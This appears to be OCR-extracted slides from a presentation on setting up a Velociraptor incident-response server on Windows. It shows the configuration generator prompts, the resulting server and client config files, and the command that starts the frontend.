
Server setup



Start the config generator

Answer the questions

Server setup




Start the config generator

Answer the questions

Server and client config files are created

Server setup




Start the config generator

Answer the questions

Server and client config files are created

Server setup



Start the config generator

Answer the questions

Server and client config files are created

Server setup


Administrator: Command Prompt


```
C:\Program Files\Velociraptor>velociraptor-v0.3.1-windows-4.0-amd64
?
Welcome to the Velociraptor configuration generator
---------------------------------------------------

I will be creating a new deployment configuration for you. I will
begin by identifying what type of deployment you need.

 Self Signed SSL
Generating keys please wait....
? Enter the frontend port to listen on. 8000
? What is the public DNS name of the Frontend (e.g. www.example.com
? Path to the datastore directory. C:\Users\Nick\AppData\Local\Temp
? Path to the logs directory. C:\Users\Nick\AppData\Local\Temp
? Where should i write the server config file? server.config.yaml
? Where should i write the client config file? client.config.yaml
? GUI Username or email address to authorize (empty to end): nick
? GUI Username or email address to authorize (empty to end):

C:\Program Files\Velociraptor>dir
 Volume in drive C has no label.
 Volume Serial Number is 0CF9-8FE5

 Directory of C:\Program Files\Velociraptor

07/23/2019  09:09 AM    <DIR>          .
07/23/2019  09:09 AM    <DIR>          ..
07/23/2019  09:09 AM             1,959 client.config.yaml
07/23/2019  09:09 AM            10,337 server.config.yaml
07/15/2019  12:00 AM        32,105,280 velociraptor-v0.3.1-windows-
               3 File(s)     32,117,576 bytes
               2 Dir(s)  84,104,568,832 bytes free

C:\Program Files\Velociraptor>
```

Administrator: Command Prompt - velociraptor-v0.3.1-windows-4.0-amd64.exe --config server.config.yaml frontend -v

```
C:\Program Files\Velociraptor>velociraptor-v0.3.1-windows-4.0-amd64.exe --config server.config.yaml frontend -v
```

Server setup





Start the server

Server se

Administrator: Command Prompt - velociraptor-v0.3.1-windows-4.0-amd64.exe --config server.config.yaml frontend -v


```
>velociraptor-v0.3.1-windows-4.0-amd64.exe --config server.config.yaml frontend -v
```

